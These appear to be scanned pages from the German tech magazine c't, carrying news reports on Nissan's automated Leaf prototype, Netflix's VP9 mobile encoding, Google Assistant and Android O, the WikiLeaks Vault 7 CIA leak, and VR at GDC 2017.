Der Nissan Leaf zählt weltweit zu den meistverkauften Elektroautos. Im Londoner Stadtverkehr zeigten die Japaner auf einer Testfahrt im Prototyp, wie weit sie in Sachen elektrifizierter Autopilot gekommen sind.


Nissan hat in London den aktuellen Forschungsstand in Sachen hochautomatisierten Fahrens präsentiert. Das Konzeptfahrzeug auf Basis eines Nissan Leaf musste seine Fahrkünste im Rahmen einer Testfahrt im Osten Londons unter Beweis stellen. Genau genommen handelt es sich um ein vollautomatisiertes System der Stufe 4: Der Fahrer nimmt hier nur noch eine Kontrollfunktion wahr und muss im Bedarfsfall die Steuerung „unverzüglich“ übernehmen können (siehe c't 6/17, S. 42).

Der in London vorgestellte Prototyp ist mit 4 LiDAR-Scannern, 5 Radarsensoren und 12 Kameras ausgestattet. Die große Zahl an Kameras dürfte dabei der Tatsache geschuldet sein, dass schon das Ausgangsfahrzeug mit einem 360-Grad-Kamerasystem als Einparkhilfe ausgestattet ist. Hinzu kommen eine Rück- und

eine dreifache Frontkamera, die den vorderen Bereich des Fahrzeugs in verschiedenen großen Blickwinkeln abdeckt. Eine Besonderheit sind zwei Kameramodule an den vorderen Dachholmen, mit denen das System einen besseren Überblick übers Verkehrsgeschehen bekommt.

Die auch bei anderen hochautomatisierten Fahrzeugen eingesetzten Laserscanner (LiDAR) zur optischen Abstands- und Geschwindigkeitsmessung sind an allen vier Fahrzeugseiten verbaut. Hinzu kommen Radarsensoren an den vier Fahrzeugecken und ein nach vorne gerichtetes Long-Range-Radar.

Der Testparcours führte rund 10 Kilometer über Kreisel und die Stadtautobahn in ein Wohngebiet und zurück zum Ausgangspunkt.



Das Fahrzeuginnere unterscheidet sich in einigen Details von der aktuellen Leaf-Generation. Der Prototyp ist mit einem deutlich größeren Display in der Mittelkonsole ausgestattet, das sich über einen Multifunktionsknopf bedienen lässt. Hinzu kommen ein Instrumenten-Display im Tachobereich und ein Zusatz-Display, das die Umgebungsanalyse des Fahrzeugs visualisiert. Ein Head-up-Display projiziert dem Fahrer die wichtigsten Informationen auf die Frontscheibe.

Die Taste zur Aktivierung des Autopiloten ist im Lenkrad integriert. Den pilotierten Modus zeigt das Fahrzeug im Tacho- und Head-up-Display an. Nissan experimentiert wie andere Hersteller auch mit einer farblichen Signalisierung nach außen: In beiden Dachholmen stecken RGB-LEDs. Fährt das Fahrzeug von alleine, kann es diesen Betriebszustand etwa durch blaues Aufleuchten der Holme für andere Verkehrsteilnehmer signalisieren. Der etwa zehn Kilometer lange Parcours führte durch den Osten Londons. Auf der halbstündigen Fahrt kam es zu zwei Situationen, in denen Tet-suya Iijima, Nissans General Manager Autonomous Drive, eingreifen musste (siehe Fahrbericht).

Serienreife

Das in London vorgestellte System wird frühestens 2020 auf der Straße sein. Zu diesem Zeitpunkt will Nissan den ProPilot für den innerstädtischen Bereich als Ausstattungsoption anbieten. 2018 soll es den ProPilot zunächst mit Spurwechselfunktion auf Autobahnen geben. Im Laufe der Veranstaltung verdichteten sich Hinweise, dass der Launch einer überarbeiteten Leaf-Version kurz bevorsteht. Er bekommt erstmals ein Facelift und wird mit einem „ProPilot single-lane“ erhältlich sein. Mit dem abstandsabhängigen Tempomat kann man auf der Autobahn dann deutlich



Der Multifunktionsknopf für die Bedienung des Infotainmentsystems ist in der Mittelkonsole untergebracht.



Über eine Taste am Lenkrad startet man den pilotierten Fahrmodus.

bequemer mit dem übrigen Verkehrsstrom mitschwimmen. Der ProPilot soll in Deutschland im SUV Qashqai und im Nissan Leaf verfügbar sein. (sha@ct.de) **ct**

Nissan übernahm die Kosten für die Anreise nach London.

Video Testfahrt: ct.de/yhcy

Testfahrt in London

Ein Ruck, und es geht los. Meine Testfahrt im hochautomatisierten Leaf beginnt schneller, als ich gedacht habe.

Das Fahrzeug bewegt sich langsam vom Parkplatz des Hotels direkt auf den ersten Kreisel zu. Der Leaf stoppt, dann folgt eine Überraschung: Das Fahrzeug springt recht mutig in den Kreisel. Wenn ich mich nicht täusche, verzichten die Entwickler auf den Einsatz des sanfter anfahrens Ökomodus. Der Kreisel ist frei, die Achterbahnfahrt geht los. Die ersten Kilometer scheint sich der Autopilot seiner Sache sehr sicher zu sein. Dazu trägt nicht zuletzt der elektrische Antrieb bei: Zu jedem Zeitpunkt kann das System schnell reagieren und muss nicht erst im Automatikgetriebe wühlen, um den passenden Gang hervorzukramen.

Als nächstes geht es auf die Stadtautobahn. Einfädeln und mitschwimmen – alles kein Problem. Wir haben ein wenig Zeit, mit Entwickler Tetsuya Iijima zu sprechen, der auf dem Fahrersitz sitzt, um im Bedarfsfall einzugreifen. Eine alternative Route oder ein Unterbrechen der Fahrt ist nicht möglich. Tatsächlich sind wir also auf einer abgesteckten Strecke unterwegs und haben weniger Freiheitsgrade als bei GTA.

Runter von der Schnellstraße, rein ins Wohngebiet. Hier wird es dann doch noch knifflig: Ein LKW parkt eine Hälfte der Fahrspur zu, ein Ausweichen wäre möglich, wäre da nicht die Fußgängerinsel, die beide Fahrspuren trennt (siehe Video). Das Fahrzeug vermindert die Geschwindigkeit nicht erkennbar, Iijima greift ein. Wie hätte das Fahrzeug die Situation gelöst, frage ich: „Durch einen Nothalt“. Gefühlt wäre das eine knappe Kiste geworden. Allerdings muss man bedenken, dass das Fahrsystem das Fenster für einen möglichen Nothalt recht exakt berechnen kann – als Mensch arbeitet man mit einem deutlich größeren Sicherheitspuffer. An einer roten Ampel kommt unser Fahrzeug nicht an der richtigen Stelle zum Stehen – ein kleiner Eingriff ist nötig.

Dann geht es schon wieder über die Kreisel hin zum Startpunkt. Ein Fußgänger, der hier eigentlich nichts zu suchen hat, rennt quer über die Straße. Der flotte Flug durch den Kreisel, an den ich mich inzwischen gewöhnt habe, wird sanft abgebremst. Insgesamt hinterlässt das Konzeptfahrzeug einen soliden Eindruck und ich habe gelernt, dass Elektromobilität und automatisiertes Fahren ein nettes Paket ergeben.

Anzeige

Taschenkino

Wie Netflix die Videowiedergabe auf Mobilgeräten optimieren will

Immer mehr Menschen nutzen ihr Smartphone oder Tablet, um darauf Filme und Serien zu schauen – ein Trend, auf den der Videostreaming-Dienst Netflix mit verschiedenen Neuerungen reagiert.

Von Nico Juran

Laut Netflix wird in den westlichen Industrieländern schon ein Drittel der bei dem Streamingdienst abgerufenen Videos auf Smartphones, Tablets und Laptops konsumiert – darunter auch Blockbuster. In Indien, Japan und Südkorea habe die Wiedergabe auf Mobilgeräten sogar die auf TVs überholt – was auch dem Umstand geschuldet sein mag, dass dort viele Pendler längere Strecken zur Arbeit zurücklegen.

Bei einem Blick auf die unterwegs konsumierten Inhalte zeigt sich, dass die Aufteilung nicht als Entweder-Oder-Nutzung zu interpretieren ist: Netflix-Kunden schauen unterwegs vor allem „Serialized Drama“, also spannende Serien mit einem alle Episoden überspannenden Plot. Laut Streamingdienst wollen die Zuschauer nach dem Start am TV wissen, wie es weitergeht – und setzen daher die Wiedergabe auf dem Tablet im Bett und dem Smartphone in der Bahn fort. Kurze, in sich abgeschlossene Folgen etwa von Comedy-Serien fielen nicht so ins Gewicht.

Verfolgte Netflix lange eine reine Online-Strategie, ermöglicht der Dienst seit Ende 2016 auch die Offline-Wiedergabe von Videos. So können Nutzer ihren Serien-Marathon auch fortsetzen, wenn keine Internetverbindung verfügbar ist. Inzwischen erweiterte Netflix die Offline-Funktion und ermöglicht nun auch die Nutzung von Speicherkarten in Mobilgeräten. Die heruntergeladenen Videos werden allerdings DRM-geschützt auf der Karte abgelegt und lassen sich folglich nur auf dem Gerät wiedergeben, mit dem sie heruntergeladen wurden.

Lizenzvereinbarungen sorgen zudem dafür, dass sich Offline-Titel unterschiedlich lange nach dem Download anschauen lassen. Disney verweigert die Wiedergabe ohne Internetverbindung sogar bislang komplett – mit der Folge, dass ausgerechnet die von Netflix koproduzierten Marvel-Serien aktuell nicht für die Offline-Wiedergabe bereitstehen.

Optimizer

Aus diesem und anderen Gründen will Netflix für die Wiedergabe auf Mobilgeräten künftig die gleiche Bildqualität aus weniger Bits quetschen. Dabei nutzt der Dienst einen zweiteiligen Prozess: Zum einen werden die Videos in Googles lizenzgebührenfreien, offenen Format VP9 statt wie bisher in H.264 komprimiert. Dem Codec habe man gegenüber HEVC (H.265) den Vorzug gegeben, weil sich dort an mehr Parametern drehen ließe. Zudem wird VP9 von Android seit Version 4.4 (KitKat) unterstützt.

Nun bieten nur ausgewählte neuere Mobilgeräte eine Hardware-Dekodierung für VP9 – weshalb sich die Wiedergabe der Videos per Software bei anderen Geräten negativ auf die Akku-Laufzeit auswirken könnte. Allerdings steht heutzutage auch unterwegs immer häufiger ein Stromanschluss zur Verfügung – sei es im Auto, im ICE oder im Flugzeug.


Mit Netflix' neuem Kompressionsverfahren soll sich bei gleichbleibender Qualität die Video-Bitrate halbieren lassen.

VP9 ist nur die halbe Miete: Deshalb kommt bei der Komprimierung der „Dynamic Optimizer“ zum Einsatz, eine Eigenentwicklung des VoD-Dienstes, der jeden Film Einstellung für Einstellung analysiert. Der Algorithmus bestimmt dann je nach Komplexität des Bildinhaltes die nötige Bitrate. Die Beurteilung liegt damit zwischen einer Bild-für-Bild- und einer Szene-für-Szene-Analyse. Für langsame Kamerafahrten und weiche Übergänge können die Techniker in den Kodierprozess eingreifen. Das von Netflix genutzte adaptive Streaming, bei dem die Bitrate je nach zur Verfügung stehender Bandbreite in mehreren Stufen hoch- beziehungsweise runtergefahren wird, soll auch mit dem neuen Verfahren voll nutzbar bleiben.

Sichttest

Bereits Ende 2015 hatte Netflix eine Qualitätsoffensive gestartet, bei dem durch eine auf den jeweiligen Titel angepasste Kompression die Bildqualität optimiert wurde. Dabei stieß der Dienst nach eigenen Angaben an Grenzen – beispielsweise bei der Zeichentrickserie „Barbie“, in der immer wieder Glitter das gesamte Bild füllte, was den bisherigen Algorithmus aus den Takt bringt. Dies gab den Anstoß für die Entwicklung des Optimizers.

c't konnte sich bereits ein Bild von der Qualität des neuen Ansatzes machen. Und tatsächlich war der Unterschied zwischen zwei auf jeweils 100 kBit/s komprimierten Videos (ohne Audiospur) – einmal mit H.264 und einmal mit VP9 und Dynamic Optimizer – auf einem Smartphone deutlich erkennbar: Das nach der neuen Methode komprimierte Video wies weniger Klötzchen-Artefakte auf und war schärfer als die alte Fassung. Bei zwei Videos mit identisch hoher Bildqualität waren Unterschiede mit bloßem Auge auf dem Mobilgerät wiederum praktisch nicht zu erkennen – obwohl die Bitrate mit VP9



und Dynamic Optimizer mit 277 kBit/s lediglich halb so hoch lag wie die der H.264-Fassung (wiederum ohne Audiospur).

Einen konkreten Starttermin nannte Netflix bislang noch nicht – was laut Video-dienst daran liegt, dass vor dem offiziellen Start der Großteil des Katalogs nach dem neuen Verfahren neu kodiert und abrufbe-reit sein soll. Auf Nachfrage schloss Netflix nicht aus, den Codec auch künftig für die an TVs gelieferten Videostreams zu nut-zen. Eine Reihe vernetzter Fernsehgeräte können VP9 bereits ab Werk bis zur Ultra-HD-Auflösung dekodieren, da Googles Online-Videoportal YouTube den Codec bereits seit einiger Zeit nutzt.

Netflix will später dann auf den VP9-Nachfolger AV1 wechseln. Der Dienst ist Mitglied der dahinter stehenden Alliance für Open Media (AOMedia).

HDR

Doch nicht nur die Videostreaming-Dienste, auch die Smartphone-Hersteller schie-ßen sich auf die Videowiedergabe auf Mo-bilgeräten ein: mit Displays, auf denen sich Videos mit erhöhtem Kontrast (High Dy-namic Range, HDR) und knalligen Farben wiedergeben lassen. Die Hersteller folgen damit dem aktuellen Trend bei UHD-TVs.

LGs G6 ist als weltweit erstes Smartphone in der Lage, Videos mit erhöhtem Kontrast nach der Dolby-Vision-Spezifikation wiederzugeben.



Die Parallelen zu den Fernsehern gehen noch weiter: Hier wie dort tritt Dolby mit seinem eigenen HDR-Format „Dolby Vision“ gegen die landläufig „HDR-10“ genannte „Ultra HD Premi-um“-Spezifikation der UHD Alliance an (siehe Tabelle) – und wieder geht es darum, dass die Informationen zum vom Filmstu-dio gewünschten Bildeindruck bei Dolby Vision Szene für Szene oder gar Bild für Bild übertragen werden, während sich beim konkurrierenden Format diese Meta-daten nur einmal für den gesamten Film festlegen lassen.

Die ersten Smartphones mit „Ultra HD Premium“ sollen ab dem 1. April zertifiziert

werden, LGs G6 hat als erstes Smartphone der Welt bereits eine Dolby-Vision-Logo. Netflix will für beide HDR-Varianten Vi-deos liefern, Konkurrent Amazon Video hat zumindest Dolby-Vision-Inhalte ange-kündigt – auch der Dienst dürfte auf lange Sicht aber beide Lager bedienen.

Um das G6 für die mobile Film-wiedergabe zu optimieren, geht LG sogar noch einen Schritt weiter und spendierte seinem Dolby-Vision-Smartphone ein 5,7-Zoll-Display mit 2.880×1.440 Pixeln im Seitenverhältnis 2,00:1 (18:9). Entwickelt wurde das Format, das zwischen dem 16:9-Fernsehformat (1,78:1) und dem 65-mm-Filmformat 2,20:1 liegt, unter dem Namen „Univisium“ vom italienischen Kameramann Vittorio Storaro (Apocalypse Now). Auch das passt zu Netflix' Mobil-strategie: Der Dienst produzierte bereits seine eigenen Serie „House Of Cards“, „Transparent“ und zuletzt „Stranger Things“ in diesem Format. (nij@ct.de) **ct**

Anforderungen für das „Mobile HDR Premium“-Logo

Gerätekategorie	Kontrastumfang	Farbraum-Abdeckung	Bit-Tiefe
Smartphones (3 bis 7 Zoll)	0,0005 bis 540 Nits	90% des P3-Farbraums	10 Bit
Tablets (7 bis 12,9 Zoll)	0,0005 bis 540 Nits	90% des P3-Farbraums	10 Bit
Laptops (9,5 bis 18 Zoll)	0,0005 bis 540 Nits oder 0,1 bis 600 Nits	90% des P3-Farbraums	10 Bit

Anzeige

Assistentenrennen

Google Assistant, Chromebook Pixel und Android O

Die ersten Gerüchte zu Android O machen die Runde, und Googles Hardware-Chef lässt sich über die blendende Zukunft des Assistant sowie die eher trübe des Chromebook Pixel aus.

Von Stefan Porteck und Jörg Wirtgen

Seit dem Mobile World Congress in Barcelona ist klar, dass Google das Geschäft mit digitalen Assistenten nicht kampflos an Amazon abtreten wird. Deswegen Geräte Amazon Echo und Echo Dot sind mittlerweile auch in Deutschland zu haben. Der Google Assistant fristet dagegen noch ein Nischendasein auf Googles Pixel-Smartphones, im Messenger Allo und im bislang nur in den USA erhältlichen Drahtloslautsprecher Google Home.

All das soll sich laut Googles Hardware-Chef Rick Osterloh künftig ändern: Zunächst hatte Google angekündigt, dass der Google Assistant in Kürze nicht mehr exklusiv auf Pixel-Smartphones beschränkt sein wird, sondern für alle Smartphones ab Android 6 verfügbar sein soll, sofern sie mindestens über 1,5 GByte Arbeitsspeicher und über ein Display mit wenigstens 1280 × 720 Pixel verfügen. Der Startschuss fiel in der zweiten Märzwoche.

Da der Assistant über die Google Play Dienste ausgeliefert und Server-seitig

aktiviert wird, ist kein Zutun der Smartphone-Hersteller nötig. Ein cleverer Schachzug: Google hat so die Verbreitung selbst in der Hand und muss nicht darauf warten, bis die Hersteller sich bequemen, ein Android-Update zu veröffentlichen. Zudem kann Google offenbar auch sicherstellen, dass die Hersteller den Assistant nicht aus ihren angepassten Android-Versionen entfernen – beispielsweise um stattdessen eigene Assistenten zu etablieren, wie es Samsung derzeit plant.

Kein Termin für Deutschlandstart

Google aktiviert den Assistant schrittweise auf weiteren Geräten mit aktuellen Google-Diensten und -Apps. Derzeit sind offenbar nur englischsprachige Nutzer an der Reihe: Unser auf Englisch eingestelltes Nexus 5X erhielt den Assistenten bereits in der zweiten Märzwoche. Ein 5X mit deutscher Sprachauswahl ging zunächst leer aus, bis wir die Sprache manuell änderten. Der Funktionsumfang entsprach unserem kurzen Test zufolge dem des Assistant von Google Home und auf Pixel-Smartphones. Als wir die Smartphones auf Deutsch stellten, verschwand der Assistant nach wenigen Stunden wie von Geisterhand; der lange Druck auf die Home-Schaltfläche öffnete dann wieder Google Now.

Künftig wolle Google dem Assistant zu einer größeren Verbreitung verhelfen: Das Unternehmen zeigte sich offen, ihn auf Unterhaltungselektronik-Geräten

zuzulassen. Zudem werde er Einzug in Android Auto erhalten – und zwar bereits „in den kommenden Monaten“, wie Rick Osterloh uns auf dem MWC mitteilte.


Vorher steht aber die Markteinführung von Google Home in Europa an. Den Anfang macht zunächst nur England. Grundsätzlich funktionieren der Assistant zwar schon auf Deutsch, sodass ein baldiger Verkauf des Google Home in Deutschland nahe läge. Doch auf unsere Frage nach einem Termin erklärte der Hardware-Chef lediglich, dass sich der Assistant auf den Pixel-Smartphones von dem in Google Home unterscheidet; beispielsweise müsse letzterer mangels Display die Antworten anders präsentieren.

Unabhängig davon arbeitet man in Mountain View jedenfalls weiter daran, dem Assistenten neue Funktionen beizubringen. So liest er nun auf Wunsch auch empfangene SMS-Nachrichten vor und erlaubt es, sie per Spracheingabe zu beantworten. Und die Google Home App, die heimische Chromecast-Dongles und Google Home verwaltet, unterstützt seit Version 1.21 das Anlegen von Weckern.

Chromebook Pixel und Android O

Auch zum Chromebook Pixel, jenem seit 2015 nicht aktualisierten und in Deutschland nicht verkauften Notebook mit Chrome OS, ließ sich Osterloh aus: Es gäbe keine Pläne für weitere Notebooks unter eigener Marke. Chromebooks seien aber nicht tot, sah er sich einen Tag später veranlasst, auf Twitter zu vermelden, man habe nur derzeit keine veröffentlichungsreifen Pläne ...

Derweil tauchen erste Hinweise zur nächsten Android-Version mit dem Buchstaben O auf. Der Google-Manager Hiroshi Lockheimer hat ein Foto eines Kuchens mit Oreo-Keks gepostet, doch er ist bekannt dafür, seine Fans zu trollen – der Kuchen ist vermutlich also eher ein Hinweis darauf, dass Android O gerade nicht Oreo heißen wird. Ein Feature soll sein, dass Android die Zwischenablage automatisch füllt: Wechselt man während eines Chats zur Yelp-App und sucht ein Restaurant, kopiert Android dessen Name und Adresse automatisch in die Zwischenablage, sodass man sie zurück in der Chat-App nur noch einzufügen braucht. Für eine neue Android-Version ist das natürlich derzeit zu dünn, bis zur erwarteten Vorstellung auf der Google I/O vom 17. bis 19. Mai steht also noch einiges zu erwarten. (spo@ct.de) **ct**



Der Assistant verspricht nichts, was er nicht halten kann: Schaltet man das Smartphone auf Deutsch, verschwindet der Assistant nach einigen Stunden wieder.

Anzeige

Peinliche Blöße

Die „Vault 7“-Dokumente zeichnen ein intimes Bild vom digitalen Arsenal der CIA



Wikileaks hat eine riesige Datensammlung mit Hacks und internen Dokumenten der CIA-Hackerabteilung veröffentlicht. Eine konkrete Gefahr für die Allgemeinheit geht von der Veröffentlichung nicht aus. Nichtsdestotrotz schlagen die Wellen hoch: Verschwörungstheoretiker sehen in dem Leak einen Beweis für die Einmischung der CIA in die US-Wahl.

Von Jo Bager

Sie geben ihren Systemen schon mal spaßige Bezeichnungen wie „Fine Dinner“ und „geekige“ Projektbilder; sie stellen ausführliche Listen mit Unicode-Gesichtern zusammen – Nerd-Humor: Die Mitarbeiter im Center for Cyber Intelligence (CCI) der CIA haben offenbar Spaß im Job. Ihr Auftrag allerdings ist ernster Natur: Sie stellen die Mittel für Angriffe auf IT-Infrastrukturen aller Art bereit, von der Telefonanlage über Smartphones und PCs bis hin zu vernetzter Haustechnik.

Wikileaks hat unter dem Codenamen Vault 7 begonnen, interne CIA-Papiere zu veröffentlichen, die einen Einblick in die

Arbeit der Hacker geben. In einem ersten Schwung hat die Whistleblower-Plattform 8761 Dokumente mit Programmier-Tipps aus den Jahren 2013 bis 2016 veröffentlicht. Das Center of Cyber Intelligence betreute rund 500 Projekte, nicht wenige davon am „Center for Cyber Intelligence Europe“ (CCIE) in Frankfurt am Main. Insgesamt haben wohl 5000 Programmierer beim CCI gearbeitet, zumindest hatte das CIA-Wiki auf der Basis von Atlassian Confluence über 5000 registrierte Nutzer.


CIA not amused

Vault 7 soll nur der erste Teil einer größeren Dokumenten-Lieferung sein. Laut Wikileaks hat der Geheimdienst die Kontrolle über den Großteil seines Hacking-Arsenals verloren. Die Sammlung von insgesamt mehreren Hundert Millionen Code-Zeilen kursierte unter ehemaligen Hackern und Auftragnehmern der Agency, von denen einer Wikileaks mit einem Teil des Archivs versorgt habe.

Bislang hat die CIA die Echtheit der Sammlung nicht offiziell bestätigt. Sie ließ nur ganz allgemein verlauten: „Die amerikanische Öffentlichkeit sollte schwer besorgt sein“, wenn Wikileaks Veröffentlichungen vornehme, die dazu gedacht seien, die Leistungsfähigkeit der Geheimdienste beim Schutz Amerikas vor „Terroristen und anderen Gegnern“ zu beschädigen. Experten, die sich die Dokumente angesehen haben, sind von ihrer Echtheit überzeugt – wie Edward Snowden, der twitterte: „Looks authentic“.

Wikileaks hat bei seiner Veröffentlichung die Namen der CIA-Programmierer mit User-Nummern anonymisiert. Für Otto Normalanwender geht von den veröffentlichten Hacks scheinbar ebenfalls keine direkte Gefahr aus. Anders als einige Medien berichtet haben, können die CIA-Hacker etwa bewährte Verschlüsselungsverfahren wie die der Messenger WhatsApp oder Signal nicht knacken. Vault 7 enthält allerdings eine geballte Sammlung Wissen zum Thema Hacking. Wer sich über das Eindringen in fremde Systeme informieren will, findet in den Dokumenten einen guten Überblick.

Anders als bei den auf die massenhafte Überwachung ausgelegten NSA-Programmen geht es bei den CIA-Werkzeugen eher darum, die Systeme einzelner Zielpersonen zu infiltrieren. Dazu muss der Angreifer nicht selten physischen Zugang zu den Geräten haben.



Name	Type	Access Granted	Born Date & iOS Version	Modification Date	Death Date	Found by
Archon	technique	Remote Architecture				(came with purchase)
Dyonedo	macho-parsing	Detection				
		Codesign				JDW - GCHQ
		Defeat				
Earth/Eve		Remote				Purchased by NSA
		Exploit				Shared with CIA
						Ported by GCHQ

Die Vault-7-Dokumente listen detailliert auf, welche Exploits die CIA mit welchen befreundeten Diensten ausgetauscht hat.

Die Whistleblower-Plattform hat die in den Dokumenten beschriebenen Sicherheitslücken und Exploits, die noch missbraucht werden können, nicht veröffentlicht. Die Einzelheiten will Wikileaks zuerst den betroffenen Herstellern übergeben, damit diese ihre Lücken stopfen können. Einige Hersteller haben bereits Entwarnung gegeben, etwa Google. Apple will die wenigen Lücken, die noch offen stehen, schnell schließen.

Krude Theorien

Schnell wurden die Veröffentlichungen politisch verwertet. So enthalten die Dokumente Hinweise darauf, dass die CIA Techniken verwendet haben könnte, um ihre Spuren zu verwischen und wie das

Werk russischer Hacker aussehen zu lassen. Vertreter der US-amerikanischen Alt-Right-Bewegung schließen daraus, dass die CIA russische Fake-Hacks produziere, um Trump zu schaden. Andere Beobachter sehen in der Veröffentlichung gar den Versuch von Wikileaks, sich bei Trump anzubiedern.


Egal, wie die Veröffentlichung politisch zu bewerten ist: Was bleibt, ist ein großer Schaden für die CIA. Ein solch riesiger Leak – noch dazu für jedermann abrufbar – ist die Höchststrafe für einen Geheimdienst. Es liegt nun mal in der Natur einer solchen Einrichtung, dass sich ihre Arbeit im Stillen vollziehen sollte und potenzielle Gegner im Unklaren über ihr Know-how bleiben.

Nach der Veröffentlichung aber kann sich jeder ein Bild davon machen, dass auch bei diesem Supergeheimdienst kein Hexenwerk betrieben wird. Selbst bei der CIA schlagen sich ganz normale Programmierer mit ganz normalen Programmierproblemen herum und lesen <http://reddit.com/r/netsec>, um auf dem Laufenden zu bleiben.

Mit den Vault-7-Dokumenten kann jeder genau nachvollziehen, dass die CIA zumindest zeitweise 22 Antivirenprogramme aushebeln konnte. Man kann einige wichtige Abteilungen des CCI identifizieren und man sieht gut aufgeschlüsselt, mit welchen befreundeten Geheimdiensten die CIA wann welche Zero-Day-Exploits ausgetauscht hat.

Es ist davon auszugehen, dass ein großer Teil der CIA-Tools mit der Veröffentlichung verbrannt ist; Antiviren-Software dürfte sie in Zukunft erkennen und blockieren. Das dürfte die Cyber-Fähigkeit der Agency um Jahre zurückwerfen.

(jo@ct.de) **ct**



Personal Security Products (PSPs)
ClamAV SECRET
Articles On Bypassing PSPs
Norton SECRET
Kaspersky SECRET
Avira SECRET
Zone Alarm SECRET
Rising SECRET
Articles on Exploiting PSPs
PSP Process Names from DART
F-Secure SECRET
Zemana Antilogger empty
EMET (Enhanced Mitigation Experience Toolkit) SECRET
Malwarebytes Anti-Malware SECRET
Bitdefender SECRET
Panda Security SECRET
Trend Micro SECRET
ESET SECRET
Avast
AVG SECRET
Symantec SECRET

Die CIA-Sammlung enthält Werkzeuge, mit denen sich die verschiedensten Antivirenprogramme aushebeln lassen.

Anzeige



Anzeige

Virtuelle Goldgräber

VR- und Spiele-Entwicklung auf der GDC 2017

Der Hype um VR hält weiter an. Unzählige Start-ups suchen mit neuen VR-Gadgets ihr Glück. Doch während VR-Handschuhe und -Vibratoren Realität nur vorgaukeln, spielt die Avantgarde der Games-Entwickler mit Sandburgen und Teppichrollen.

**Von Hartmut Gieselmann
und Daniel Herbig**

Bei der diesjährigen Game Developers Conference standen neben Virtual Reality neue Techniken für 3D-Audio, fotorealistisches Rendering und Tipps zu Spielmechaniken und Erzählstrukturen im Fokus. Über 27.000 Entwickler besuchten Anfang März die GDC im Moscone Center von San Francisco.

Die Säle der VR-Vorträge waren gut besucht, allerdings nicht so überlaufen wie noch im Vorjahr. Die VR-Platzhirsche HTC/Valve, Oculus und Sony hatten allerdings kaum neue Hardware vorzuführen und konzentrierten sich deshalb auf den Spiele-Nachschub. Die Oculus Rift ist in der Gunst der Entwickler inzwischen hinter der HTC Vive zurückgefallen. Für die neuen Touch-Controller der Rift wurde ein knappes Dutzend neuer Titel vorgestellt: viele Shooter, aber auch Strategiespiele. Die meisten machten beim Anspieltest einen soliden Eindruck, ohne jedoch in die Triple-A-Liga eines „Resident Evil 7“ vorzustößen.

Gründe für den übersichtlichen Software-Nachschub für die Rift sind zum einen die Beschränkungen der Hardware, die kein Room-scale-VR unterstützt, aber auch die Exklusiv-Taktik von Oculus. Studios werden finanziell

